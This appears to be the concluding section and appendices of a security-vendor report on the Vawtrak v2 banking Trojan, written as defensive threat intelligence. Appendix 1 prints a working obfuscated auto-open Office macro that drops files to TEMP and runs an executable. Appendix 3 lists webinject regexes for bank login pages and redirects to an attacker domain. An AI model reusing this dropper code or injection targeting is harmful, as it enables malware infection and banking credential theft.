Blueliv´s investigation into **Vawtrak v2** has revealed new information to piece together a more complete view of the Vawtrak banking Trojan and the cybercriminal groups behind it than we´ve seen before. Our analysis revealed two different infrastructures; one dedicated exclusively to the spam distribution mechanism, and the other purely for the maintenance and control of Vawtrak and the reporting of the stolen data.

The Vawtrak malware sample analysis confirms that spam email campaigns pointing to the **Moskalvzapoe** network are the most common distribution mechanic currently in operation next to Exploit Kits; a simple and traditional method used to infect machines with a dynamically mutating binary managed by a complex and cunning cybercriminal organization. What a fantastic juxtaposition.

Moskalvzapoe is a name derived from an ethnic slur 'Moskal' referring to Russians used in Ukraine (according to natives) and the Russian word 'zapoe' meaning 'drunk'. A name that sums up perfectly the deceptive network topology used by both groups. The multi-faceted relationships between the different components of the infrastructure appear irrational at first glance, and yet the very convoluted communication network is founded on cleverly configured algorithms, with very sobering implications.

Our investigation concludes that **Moskalvzapoe's** main objective is malware distribution, however the group is by no means limited to spam campaigns.


We´ve seen throughout this report that large scale communication networks enable increasingly sophisticated criminal infrastructures to support the global distribution of malware. Cybercrime is a profitable industry that hires talent, invests in advanced research and development and operates successfully using proven business models. It is more apparent than ever that we share a great deal in common with the organized cybercriminal groups who pose significant threats to our personal and professional lives every day, therefore we must learn from these behaviors and approaches so artfully manifested by the criminals themselves. Demand for accessibility and convenience is nothing new to us as consumers; the Vawtrak and **Moskalvzapoe** groups reflect this buyer/seller relationship in which **Moskalvzapoe** supplies crimeware-as-a-service (CaaS), with its own terms for leveraging profits. You scratch my back and I´ll scratch yours. Share, and share alike. It´s genius, and it´s common sense, and it´s already taken over the world.

Share (verb), to let someone else have or use a part of (something that belongs to you)

Share. This report reveals a detailed and technical insight into how the **Moskalvzapoe** CrimeServer infrastructure thrives on basic sharing of information to maintain a highly resilient criminal network. Sharing is a large part of the problem. But it is also part of the solution. **The Blueliv Threat Exchange Network** has been developed to enable and encourage researchers and security professionals to share information. In the same way that social media drives us to habitually share detailed depictions of our day to day lives with our personal social networks, our community makes it easy to collaborate across the cyber security industry and enhance your organization´s security posture by sharing experiences, ideas and intelligence. Not only does the financial sector have a need to share Indicators of Compromise (IOCs) with industry peers, customers and vendors, it also has a responsibility to do so in order to better understand the Vawtrak malware and mitigate the threat it poses.

IN SUMMARY

- Approximately 82% of infections target the US in densely populated cities recognized as financial and technological hubs for the rest of the world
- To date, 2,500,000 credentials have been compromised and 85,000 botnet infections detected
- Financial institutions need to share information and intelligence across the banking industry, including with customers and vendors, to keep up with the evolution of the Vawtrak Trojan
- CISOs, security professionals and researchers must continue to familiarize themselves with this malware and the characteristics of the cybercriminal groups behind it
- Organizations need to combine external and targeted intelligence with internal knowledge to complement and prepare their existing security infrastructure to defend against the Vawtrak Trojan
- Save on resource and improve incident response times by integrating a threat intelligence platform
- Educating end-users on how to identify phishing and social engineering techniques is essential in defending against cyberthreats



The Blueliv Labs team predicts that **Vawtrak** is likely to be the next top banking Trojan, rivalling **Dridex** and **Dyre,** banking Trojans managed by cybercriminal groups.

For further technical analysis and advanced insights into **Vawtrak v2**, refer to **Binary Insights of Vawtrak v2 Banking Trojan.**
blueliv.com/downloads/technical-report-vawtrak-v2.pdf

Blueliv.
THREAT EXCHANGE NETWORK

The Blueliv Threat Exchange Network forms part of a wider cyber threat ecosystem centered around a strong, collaborative community, and we want you to be a part of it. **Come and join the fight against cybercrime.**
community.blueliv.com

6- GLOSSARY

dynamically linked library (DLL)
A collection of functions which can be called when needed another program running in the computer.

IDS (Intrusion Detection System)
A type of software that monitors a network or computer systems for malicious activity or policy violations.

Payload
A piece of malicious software meant to perform a specific action in a computer.

Obfuscation
A technique used to decrease the readability of information. Used in software developing to increase the difficulty of a reverse-engineer attempting to understand a program.

Gate
The gate of a crimeserver is the resource used by bots to communicate with said server.

TEMP variable
A temporary variable is a variable whose purpose is short-lived, usually to hold temporary data that will soon be discarded, or before it can be placed at a more permanent memory location.

Environ
A function found in macros for office that allows the programmer to access the variables of the environment in which the program is being executed.

Environment variables
Environment variables are a set of dynamic named values that can affect the way running processes will behave on a computer. They are part of the environment in which a process runs.

Wrapper
A wrapper function is a subroutine in a softare library or computer program who´s main purpose is to call a second subroutine or a system call with little or no computation.

Offset
An offset within a data structure is a number indicating the distance (displacement) between the beginning of the object and a given element or point.

.

Malvertising
A malicious form of internet advertising to spread malware. Malvertising is usually executed by hiding malicious code within relatively safe online ads.

Iframe
An HTML element that allows an external webpage to be embedded in an HTML document. An iframe can be inserted anywhere in a webpage layout.

RC4
A symmetric key cipher and bite-oriented algorithm that encrypts computer files.

Base64
A group of similar binary-to-text encoding schemes that represent binary data in an ASCII string format by translating it into a radix–64 representation.

C2
Command and Control when referring to a crimeserver.

Tor
Networking application typically used for anonymity reasons.

UDP port (User Datagram Protocol)
UDP (User Datagram Protocol) is an alternative communications protocol to Transmission Control Protocol (TCP) used primarily for establishing low-latency and loss tolerating connections between applications on the Internet. Both UDP and TCP run on top of the Internet Protocol (IP) and are sometimes referred to as UDP/IP or TCP/IP. Both protocols send short packets of data, called datagrams.

Strings
A program that finds and prints text strings embedded in binary files such as executables.

NGINX
A web server that can act as a reverse proxy server for TCP, UDP, HTTP, HTTPS, SMTP, POP3 and IMAP protocols, as well as a load balancer and an HTTP cache.

Lua
A lightweight multi-paradigm programming language designed primarily for embedded systems and clients

6.1- RUSSIAN TRANSLATIONS

Moskalvzapoe
Two different words; 'Moskal' which is an ethnic slur for Russian, and Zapoe, which means drunk.

Bukhlo
Slang for alcoholic beverage.

Sliva
Plum; could refer to a Russian beverage.

Zapoy
To be drunk.

Silvmafo
No direct meaning; appears to be a contraction of sliva and the Russian word for mafia.

Appendix 1: Original macro of document processing_99329934.doc

Macro of the document analyzed in Section 3.1 - Distribution. Suspicious or dangerous functions have been highlighted in red:

```
Sub AutoOpen()
    HJKASHDJBSD = "asjdk hjh 218hdas kjdhjska "
    Marals
End Sub

Sub Marals()
    BUHQKWJDASD = "khwd hqwjkd qwkjgdhags dlakd as"
    Tykatamba
End Sub

Sub Tykatamba()
Dim TEX As String
ABYQWGHDJA = "\"
HUQIDSSSS = "T"
On Error Resume Next
HUQIDSSSS = HUQIDSSSS & "EMP"
SNP = "" + Environ$(HUQIDSSSS) & ABYQWGHDJA
HUQS = "."
FEFE = HUQS & Chr(101) + "xe"
DEDE = HUQS + "rt" & Chr(102)
TCA = SNP + "322" + DEDE
TCB = SNP + "311" + DEDE
TEX = SNP + "pm2" & "" + FEFE
SoMiddle (TCA)
SoMiddle (TCB)
Malfsad (2)
Set ngySSSsad = CreateObject("Word.Application")
ngySSSsad.Visible = False
ngySSSsad.Documents.Open (TCA)
Malfsad (2)
HQUDHSA = Faktal(TEX)
Malfsad (1)
ngySSSsad.Quit
Set ngySSSsad = Nothing
End Sub



 Public Function SoMiddle(Name As String)
    ActiveDocument.SaveAs FileName:=Name, FileFormat:=wdFormatRTF
End Function
Sub Workbook_Open()
    JQWDIIQHDJASD = "KQWD*AY&DHSkjah k8qwdy"
    Tykatamba
End Sub

Sub Malfsad(Samnds As Long)
Dim Lakswj As Long
Lakswj = Timer + Samnds
Do While Timer < Lakswj
DoEvents
Loop
End Sub
Public Function Faktal(ygqjhasd As String)
Dim huqwhd As Variant
huqwhd = Shell(ygqjhasd, 0)
IQYDUIASBD = "qjw kdlqwhdkjqhw kdgqwhgd qwjgdw"
End Function

Sub Auto_Open()
    Tykatamba
    LQWDIJASKD = "qwklhd qw;ldwkqkdjlqwh djkhdwq dwqd"
End Sub
```

Appendix 2: Servers SMTP hardcoded into the binary


The following SMTP server list has been found inside the analyzed Send-Safe Enterprise Trojans.:

group21.345mail.com
relay.2yahoo.com
smtp.endend.nl
mail.webhostings4u.com
rsmail.alkoholic.net
mx.reskind.net
public.micromail.com.au
smtp4.cyberemailings.com
mailout.endmonthnow.com
webmail.halftomorrow.com
rly04.hottestmile.com
smtp18.yenddx.com
smtp-server1.cfdenselr.com
relay37.vosimerkam.net
mmx09.tilkbans.com
mtu23.bigping.com
mtu67.syds.piswix.net
asx121.turbo-inline.com
qrx.quickslick.com
mail.gimmicc.net
qnx.mdrost.com
mxs.perenter.com
relay-x.misswldrs.com
smtp.doneohx.com
smtp.mixedthings.net
nntp.pinxodet.net
snmp.otwaloow.com
external.newsubdomain.com
m1.gns.snv.thisdomainl.com
mail.naihautsui.co.kr
mts.locks.grgtween.net
mx03.listsystemsf.net

.

Appendix 3: Target URL evolution of webinjects configurations

This appendix shows the evolution of each ProjectID, in a way that all targets for a given ProjectID can be obtained by adding all the unique targets of that ProjectID plus the targets that are on the same branch.
There is the relation tree between ProjectIDs shown in Section 4.2 – Vawtrak ProjectID:



Targets of A:

247ilabs.com
activex.microsoft.com/objects/ocget.dll
ad.tanzuki.net
akamaihd.net
akamaihd.net/control
alliances.commandandconquer.com
amazonaws.com
americanfamily.com
analytics.query.yahoo.com
answers.yahoo
api.login.yahoo
api.mobage.jp/jsonrpc
apis.google.com
api.vkontakte.ru
applicationstat.com
app.mbga-platform.jp
app.mbga-platform.jp/social/api/jsonrpc/v2
apprep.smartscreen.microsoft.com
ar.netlog.com/go/ajax/
auditude.com
a-yahoomovies
bing.com/fd/ls/lsp.aspx
brightcove.com
chat2.fc2.com
chatwing.com/comet
clients4.google.com
clients6.google.com
codecs.microsoft.com
content.googleapis.com
docs.google.com
edgefcs.net
/en-us/common/rpc/RPC.aspx
espnradio.com
eventbrite.com
evsecure-ocsp.verisign.com
facebook.com/ajax
farmville.com
/fcs/ident
ff.avast.com
fuckbook.com
fwmrm.net
gamescampus.co.jp
gateway.messenger.live.com
geo.messenger.services.live.com
geo.query.yahoo.com
google.com/bookmarks/
google.com/firefox/metrics/collect
google.com/rpc
googleusercontent.com
graph.facebook.com
hamnafaschat.com/
houseoffuns.com/onlinecasino/games/handler.ashx
httpcs.msg.yahoo.com
hubpages.com
icomment.com
imrworldwide.com
inplay.tubemogul.com
inplay.tubemogul.com/StreamReceiver/services
instagram.com/client_error
instagram.com/query/

Targets of A:

kcsapi/api_
king.com/rpc/ClientApi
kingdomhearts.jp
liverail.com
livestream.com
llnwd.net
localhost
lphbs.com
mail.google.com
mail.live.com
mail.yahoo
maps.google
mathxl.com
mc.yandex
media.vehicledata.com
meebo.com
meebo.org
mmafightclubgame.com
mortgagenewsdaily.com
nav-links.com
nicovideo.jp/api
ningim.com
ocsp.verisign.com
ooyala.com
oss-content.marketscore.com
outlook
playfish.com
plus.googleapis.com
plus.google.com
pnrws.skype.com
prod.rest-core.msg.yahoo.com
productforums.google.com
profile.live.com
ramentamashii.jp
ru-cliapi.nicovideo.jp
safebrowsing.clients.google.com
salesforce.com/api/
shutterfly.com
socialpointgames.com
spilgames.com
spreadsheets.google
streamstats1.blinkx.com
support.google.com
surveys.surveynetwork.com/wire/
s.youtube.com
talkgadget.google
talltreegames.com
torn.com
tracking.optimatic.com
trading.scottrade.com/common/handlers/SessionTime-outHandler
trainingpeaks.com
translate.google
twitter.com/scribe
txt.playsushi.com
ultracats.us/ajax/ping/
upload.facebook.com
urs.microsoft.com
visual.force.com/services/Soap
webex.com
webim.myspace.com/
webkinz.com
wrproxy.com
www.flickr.com/services/xmlrpc/
www.google-analytics.com
www.odnoklassniki.ru/push
www.poptropica.com
www.tagged.com
www.tipico.de/spring/update
www.yahoo.com/hjsal
www.youtube.com/api
x.mochiads.com
xvideos.com
yahoo.com/comet
yimg.com
youtube.com/watch_fragments_ajax
yoville.com
zoosk.com
zynga.com

New targets in B:

```
.*(natwest|ulsterbank|rbs).*(fraud|scam|support|telephone|security).*
.*\.liveperson\.net.*
.*barclays.*(Helpsupport|Contactus|mobi|MobiLoginLink).*
.*santander\.co\.uk.*support.*
/goonalytcs/
^(chat|online|www7)\.(nwolb|ulsterbankanytimebanking|rbsdigital)\.(com|co\.uk)/.*
^(download|www|)\.trusteer\.co.*
^(glass|room)\.business\.santander\.co\.uk.*
^(press|fc1)\.retail\.santander\.co\.uk.*
^(rbs|cdn)\.tt\.omtrdc\.net.*
^(retail|business)\.santander\.co\.uk.*
^(retail|business)\.santander\.co\.uk.*operationName=LOGOFF$
^(www|login\.myproducts|banking)\.tescobank\.com.*
^assets\.adobedtm\.com.*
^www\.(natwest|rbs|nwolb|ulsterbankulsterbankanytimebanking|rbsdigital)\.(com|co\.uk)/.*frame-injection.
ashx$
^www\.(nwolb|rbsdigital|ulsterbankanytimebanking)\.(com|co\.uk)/Brands/jq_scripts/CreatePayment\.js.*
^www\.(nwolb|rbsdigital|ulsterbankanytimebanking)\.(com|co\.uk)/ServiceManagement/(TealeafSDK|TealeafSDK
Config)\.j.*
^www\.(nwolb|ulsterbankanytimebanking|rbsdigital)\.(com|co\.uk).*\.asp.*
^www\.(nwolb|ulsterbankanytimebanking|rbsdigital)\.(com|co\.uk)/default\.asp.*
^www\.(nwolb|ulsterbankanytimebanking|rbsdigital)\.(com|co\.uk)/login\.asp.*
^www\.rbsdigital\.com/.*\.asp.*
^www\.splash-screen\.net.*
campaign.lloydsbank.co.uk
safebrowsing.google.com
www.google.co.uk
```

New targets in C:

```
/tob/live/
CustomerServiceMenuControl
GotoCustomerServiceMenu
bankofamerica.com/accounts-overview/accounts-overview.go
bankofamerica.com/login/sign-in/signOnScreen.go
bankofamerica.com/myaccounts/accounts-overview/accounts-overview.go
bankofamerica.com/myaccounts/brain/redirect.go
bankofamerica.com/myaccounts/signin/signIn.go?isSecureMobile
bankofamerica.tt.omtrdc.net
bofa/ibd/IAS/presentation/GotoCustomerServiceMenu?
capitalone.com/accounts
chaseonline.chase.com/MyAccounts.aspx
chaseonline.chase.com/gw/secure/ena
chat.bankofamerica.com
client.schwab.com/Accounts/Summary/Summary.aspx
coremetrics.com
data.coremetrics.com
doubleclick.net
easyweb.*\.tdcanadatrust\.com\/td\.com\?com\.td\.SSO_DEVICEID_.*
fls.doubleclick.net
gotocustomerservicemenu
liveperson.net
omtrdc.net
online.americanexpress.com/myca/acctmgmt/us/myaccountsummary.do
online.wellsfargo.com/das/(cgi-bin/session.cgi\?screenid=SIGNON_PORTAL_PAUSE|cgi-bin/session.cgi\?sessar
gs=|channel/accountSummary)
otf.msn.com/c.gif
pane.bankofamerica.com
safebrowsing.google.com/safebrowsing
secure.halifax-online.co.uk/personal/a/logon/entermemorableinformation.jsp
secure2.lloydstsb.co.uk/personal/a/logon/entermemorableinformation.jsp
sofa.bankofamerica.com
sofa.bankofamerica.com/eluminate
streak.bankofamerica.com
tc-prelive.bankofamerica.com
tc.bankofamerica.com
tealeaf
testdata.coremetrics.com/cm
testdata.coremetrics.com/eluminate
trusteer
us\.etrade\.com.*\/(portfolioview|(A|a)cct(B|b)alance(D|d)etails|txnhistory|(V|v)iew(A|a)cct(P|p)ref)
us\.etrade\.com.*\/portfolioview
usaa.com/inet/ent_accounts/EntManageAccounts?action=INIT
usaa.com/inet/ent_accounts/EntManageAccounts?action=init
www.facebook.com/video/autoplay/nux/
```

New targets in D:

```
!www.paypal\.com\/.*cgi-bin\/webscr.*(\?|&)cmd=(%5f|_)(login-done|account|home)
(jpmorganaccess\.com|access\.jpmorgan\.com)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
(jpmorganaccess\.com|access\.jpmorgan\.com)\/.*/(.*?)\.css
(login.yahoo.com|mail.yahoo.com)\/.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)$
(login.yahoo.com|mail.yahoo.com)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
(login.yahoo.com|mail.yahoo.com)\/.*\/(.*?)\.css$
(pbi_pbi|PBI_PBI|ebc_ebc|EBC_EBC)1961
(www.)??signatureny\.web-access\.com\/.*\/cssU\/(.*?)\.css
(www.)??signatureny\.web-access\.com\/.*\/imgU\/(.*?)\.(bmp|jpg|jpeg|png|gif)
(www.)??treasury\.pncbank\.com\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
(www.)??treasury\.pncbank\.com\/.*/(.*?)\.css
(www\.)??cashanalyzer\.com\/.*caloadbalance\.aspx
.*\.ebanking-services\.com\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
.*\.ebanking-services\.com\/.*/(.*?)\.css
/business/j_security_check
TeaLeafTarget.jsp
^([\w\.]{1,3})??login\.yahoo\.com\/config\/mail
^(chaseonline|mfasa)\.chase\.com\/((M|m)y(A|a)ccounts\.aspx|auth\/fcc\/login|auth/auth-stoken-osl\.html\
?.*auth_deviceCookie|(S|s)ecure\/(O|o)(S|s)(L|l)\.aspx)
^(http||https)://.*\.ebanking-services\.com\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
^(http||https)://.*\.ebanking-services\.com\/.*/(.*?)\.css
^(login.yahoo.com|([\w\.]{1,3})??mail.yahoo.com)\/(?!.*\/1\.gif$)(.*?)\.(bmp|jpg|jpeg|png|gif)$
^(login.yahoo.com|([\w\.]{1,3})??mail.yahoo.com)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
^(login.yahoo.com|([\w\.]{1,3})??mail.yahoo.com)\/.*\/(.*?)\.css$
^(login\.yahoo\.com.*mail.yahoo.com|([\w\.]{1,3})??mail.yahoo.com)(#|/)??$
^(mail\.google\.com(\/)??$|accounts\.google\.com\/ServiceLogin)
^(www.)??signatureny\.web-access\.com\/.*\/cssU\/(.*?)\.css
^(www.)??signatureny\.web-access\.com\/.*\/imgU\/(.*?)\.(bmp|jpg|jpeg|png|gif)
^(www.)??tdetreasury\.tdbank\.com\/.*\/logon\/sbuser(/logon)??(/)??$
^(www.)??treasury\.pncbank\.com\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
^(www.)??treasury\.pncbank\.com\/.*/(.*?)\.css
^(www.)??treasury\.pncbank\.com\/.*\/login\.ht
^[^/]*\.ebanking-services\.com\/(e|E)am(w|W)eb\/(a|A)ccount\/((l|L)ogin|(r|R)emote(l|L)ogin(r|R)edirect|
(p|P)assword(e|E)ntry)\.aspx
^gateway\.citizenscommercialbanking\.com\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
^gateway\.citizenscommercialbanking\.com\/.*/(.*?)\.css
^login\.live\.com.*(wreply=(https:%2F%2Fmail.live.com|https://mail.live.com)|ppsecure\/post\.srf|login\.
srf)
^login\.live\.com\/(?!.*\/1\.gif$)(.*?)\.(bmp|jpg|jpeg|png|gif)$
^login\.live\.com\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
^login\.live\.com\/.*\/(.*?)\.css$
^mail.google.com\/(?!.*\/1\.gif$)(.*?)\.(bmp|jpg|jpeg|png|gif)$
^mail.google.com\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
^mail.google.com\/.*\/(.*?)\.css$
^netsecure\.adp\.com\/revadm\/basic\/.*\/securityQA\.faces
^oltx\.fidelity\.com\/.*\/portfolio
^oltx\.fidelity\.com\/.*pidori.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)
^oltx\.fidelity\.com\/.*pidori.*\/(.*?)\.(css|htc)
^oltx\.fidelity\.com\/.*pidori.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
```

New targets in D:

```
^online\.(citibank|citi)\.com\/.*\/(accountdetailactivity\/flow\.action|portal\/(H|h)ome\.do|dashboard\/flow\.action|signon\/(A|a)greement\.do|signon\/(C|c)heck(T|t)and(C|c)\.do)
^online\.(citibank|citi)\.com\/.*\/(portal\/((H|h)ome|(I|i)ndex)\.do|ain\/.*\/flow\.action|signon\/(P|p)rocess(U|u)sername(S|s)ignon\.do|signon\/(A|a)greement\.do|signon\/(C|c)heck(T|t)and(C|c)\.do)
^online\.(citibank|citi)\.com\/.*\/cssC\/(.*?)\.css$
^online\.(citibank|citi)\.com\/.*\/fontsC\/(.*?)\.(eot|svg|ttf|woff|woff2)$
^online\.(citibank|citi)\.com\/.*\/imgC\/(.*?)\.(bmp|jpg|jpeg|png|gif)$
^runpayroll\.adp\.com\/.*\/(registeredlogin|passwordWT)\.aspx
^singlepoint\.usbank\.com\/cs70_banking\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
^singlepoint\.usbank\.com\/cs70_banking\/.*/(.*?)\.css
^sso\.unionbank\.com\/(unp\/(SSO(Login|AceAuth)Servlet|passcode\.jsp)(#)??$|.*password\.fcc)
^sso\.unionbank\.com\/.*\/cssU\/(.*?)\.css
^sso\.unionbank\.com\/.*\/imgU\/(.*?)\.(bmp|jpg|jpeg|png|gif)
^www(\d)\.secure\.hsbcnet\.com\/uims\/portal\/IDV_.*_(AUTHENTICATION|OTP_CHALLENGE)
^www(\d)\.secure\.hsbcnet\.com\/uims\/portal\/css\/(.*?)\.css
^www(\d)\.secure\.hsbcnet\.com\/uims\/portal\/img\/(.*?)\.(bmp|jpg|jpeg|png|gif)
^www.amazon\.(com|ca|de|us)\/.*\/signin(\?|$|\%3F)
^www.amazon\.(com|ca|de|us)\/.*verif\/.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)$
^www.amazon\.(com|ca|de|us)\/.*verif\/.*\/(.*?)\.css$
^www.rbsdigital\.(com|co.uk|ie)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
^www.rbsdigital\.(com|co.uk|ie)\/.*/(.*?)\.(css|htc)
^www.rbsdigital\.(com|co.uk|ie)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
^www.ulsterbankanytimebanking\.(com|co.uk|ie)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
^www.ulsterbankanytimebanking\.(com|co.uk|ie)\/.*/(.*?)\.(css|htc)
^www.ulsterbankanytimebanking\.(com|co.uk|ie)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
^www8\.comerica\.com\/css\/(.*?)\.css
^www8\.comerica\.com\/img\/(.*?)\.(bmp|jpg|jpeg|png|gif)
^www\.bankline\.natwest\.(com|co.uk|ie)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
^www\.bankline\.natwest\.(com|co.uk|ie)\/.*/(.*?)\.(css|htc)
^www\.bankline\.natwest\.(com|co.uk|ie)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
^www\.bankline\.natwest\.(com|co.uk|ie)\/CWSLogon\/.*(CheckId|logon)\.do
^www\.bankline\.rbs\.(com|co.uk|ie)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
^www\.bankline\.rbs\.(com|co.uk|ie)\/.*/(.*?)\.(css|htc)
^www\.bankline\.rbs\.(com|co.uk|ie)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
^www\.bankline\.rbs\.(com|co.uk|ie)\/CWSLogon\/.*\.do
^www\.bankline\.ulsterbank\.(com|co.uk|ie)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
^www\.bankline\.ulsterbank\.(com|co.uk|ie)\/.*/(.*?)\.(css|htc)
^www\.bankline\.ulsterbank\.(com|co.uk|ie)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
^www\.bankline\.ulsterbank\.(com|co.uk|ie)\/CWSLogon\/.*(CheckId|logon)\.do
^www\.nwolb\.(com|co.uk|ie)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
^www\.nwolb\.(com|co.uk|ie)\/.*/(.*?)\.(css|htc)
^www\.nwolb\.(com|co.uk|ie)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
^www\.onlinebanking\.pnc\.com\/alservlet\/((V|v)erify(P|p)assword(S|s)ervlet|(M|m)y(A|a)ccounts(S|s)ervlet|(O|o)nline(B|b)anking(S|s)ervlet|(S|s)ignon(I|i)nit(S|s)ervlet|(S|s)ecurity(I|i)nformation(S|s)ervlet)
^www\.paypal\.com\/(signin$|myaccount\/.*country_lang\.x=true|myaccount\/home|myaccount\/$|.*webscr\?cmd=(%5f|_)(login-done|account|home))
access.jpmorgan.com/jpmalogon
businessaccess.citibank.citigroup.com/cbusol/signon.do
```

New targets in D:

```
businessaccess\.citibank\.citigroup\.com\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
businessaccess\.citibank\.citigroup\.com\/.*/(.*?)\.css
businessbanking.tdcommercialbanking.com/WBB/Login
businessbanking\.tdcommercialbanking\.com\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
businessbanking\.tdcommercialbanking\.com\/.*/(.*?)\.css
businessonline.huntington.com/BOLHome/BusinessOnlineLogin.aspx
businessonline.huntington.com\/.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)
businessonline.huntington.com\/.*\/(.*?)\.(css|htc)
businessonline.tdbank.com/CorporateBankingWeb/Core/CustomerService/ModifySecurityQuestions.aspx
businessonline.tdbank.com/CorporateBankingWeb/Core/InformationReporting/AccountPortfolio.aspx
cashproonline\.bankofamerica\.com\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
cashproonline\.bankofamerica\.com\/.*/(.*?)\.(css|eot|ttf|woff)
cashproonline\.bankofamerica\.com\/.*\/loginMain\.faces
client\.schwab\.com\/(Accounts\/Summary\/Summary\.aspx|secure\/cc\/accounts\/summary)
cmo.cibc.com/wp/wps/portal/bbdsignon
cmo\.cibc\.com\/wp\/wps\/.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)
cmo\.cibc\.com\/wp\/wps\/.*\/(.*?)\.(bmp|jpg|jpeg|png|gif|BMP|JPG|JPEG|PNG|GIF)
cmo\.cibc\.com\/wp\/wps\/.*\/(.*?)\.(css|htc)
discoverbank.com/bankac/achome/processachome
discoverbank.com/bankac/achome/summary
discoverbank.com/bankac/achome/summary?sa_status=1
discovercard.com/cardmembersvcs/achome/homepage
discovercard.com/dfs/accounthome/summary
discovercard\.com\/cardmembersvcs\/intercept\/action\/intercept(L|l)anding.*src=(%2Fcardmembersvcs%2Fach
ome%2Fhomepage|\/cardmembersvcs\/achome\/homepage)
etrade.com
express.53.com/portal/auth/login/login
express\.53\.com\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
express\.53\.com\/.*/(.*?)\.(css|htc)
express\.53\.com\/.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)
express\.53\.com\/.*\/(.*?)\.(css|htc)
gateway.citizenscommercialbanking.com/ccp/accessmoneymanager.jsp
gateway\.citizenscommercialbanking\.com\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
gateway\.citizenscommercialbanking\.com\/.*/(.*?)\.css
https://
https://preferror.ru/accessmoneymanager/###!POLIMORF
https://preferror.ru/amazon/###!amazon
https://preferror.ru/bankline_natwest/###!POLIMORF
https://preferror.ru/bankline_rbs/###!POLIMORF
https://preferror.ru/bankline_ulsterbank/###!POLIMORF
https://preferror.ru/cashanalyzer/###!POLIMORF
https://preferror.ru/cashpro/###!POLIMORF
https://preferror.ru/cibc/###!POLIMORF
https://preferror.ru/citi/###!POLIMORF
https://preferror.ru/citiCard/###!citiCard
https://preferror.ru/ebanking/css/$2.css###!POLIMORF
https://preferror.ru/ebanking/img/$2.$3###!POLIMORF
https://preferror.ru/ebanking/index.php?url=###!POLIMORF
https://preferror.ru/express53/###!POLIMORF
```

New targets in D:

```
https://preferror.ru/fidelity/###!fidelity
https://preferror.ru/gmail/###!gmail
https://preferror.ru/hsbc/###!POLIMORF
https://preferror.ru/huntington/###!POLIMORF
https://preferror.ru/jpmorgan/###!POLIMORF
https://preferror.ru/ktt_key/###!POLIMORF
https://preferror.ru/live/###!live
https://preferror.ru/nwolb/###!POLIMORF
https://preferror.ru/pnc/###!POLIMORF
https://preferror.ru/rbsdigital/###!POLIMORF
https://preferror.ru/regions/###!POLIMORF
https://preferror.ru/signatureny/###!POLIMORF
https://preferror.ru/tdbank/###!POLIMORF
https://preferror.ru/tdcommercialbanking/###!POLIMORF
https://preferror.ru/ulsterbankanytimebanking/###!POLIMORF
https://preferror.ru/union/###!POLIMORF
https://preferror.ru/usbank/###!POLIMORF
https://preferror.ru/wells/###!POLIMORF
https://preferror.ru/www6_rbc/###!POLIMORF
https://preferror.ru/www8_comerica/###!POLIMORF
https://preferror.ru/yahoo/###!yahoo
jpmorganaccess.com
ktt.key.com/ktt/cmd/logon
ktt\.key\.com\/ktt\/.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)
ktt\.key\.com\/ktt\/.*\/(.*?)\.(htc|css)
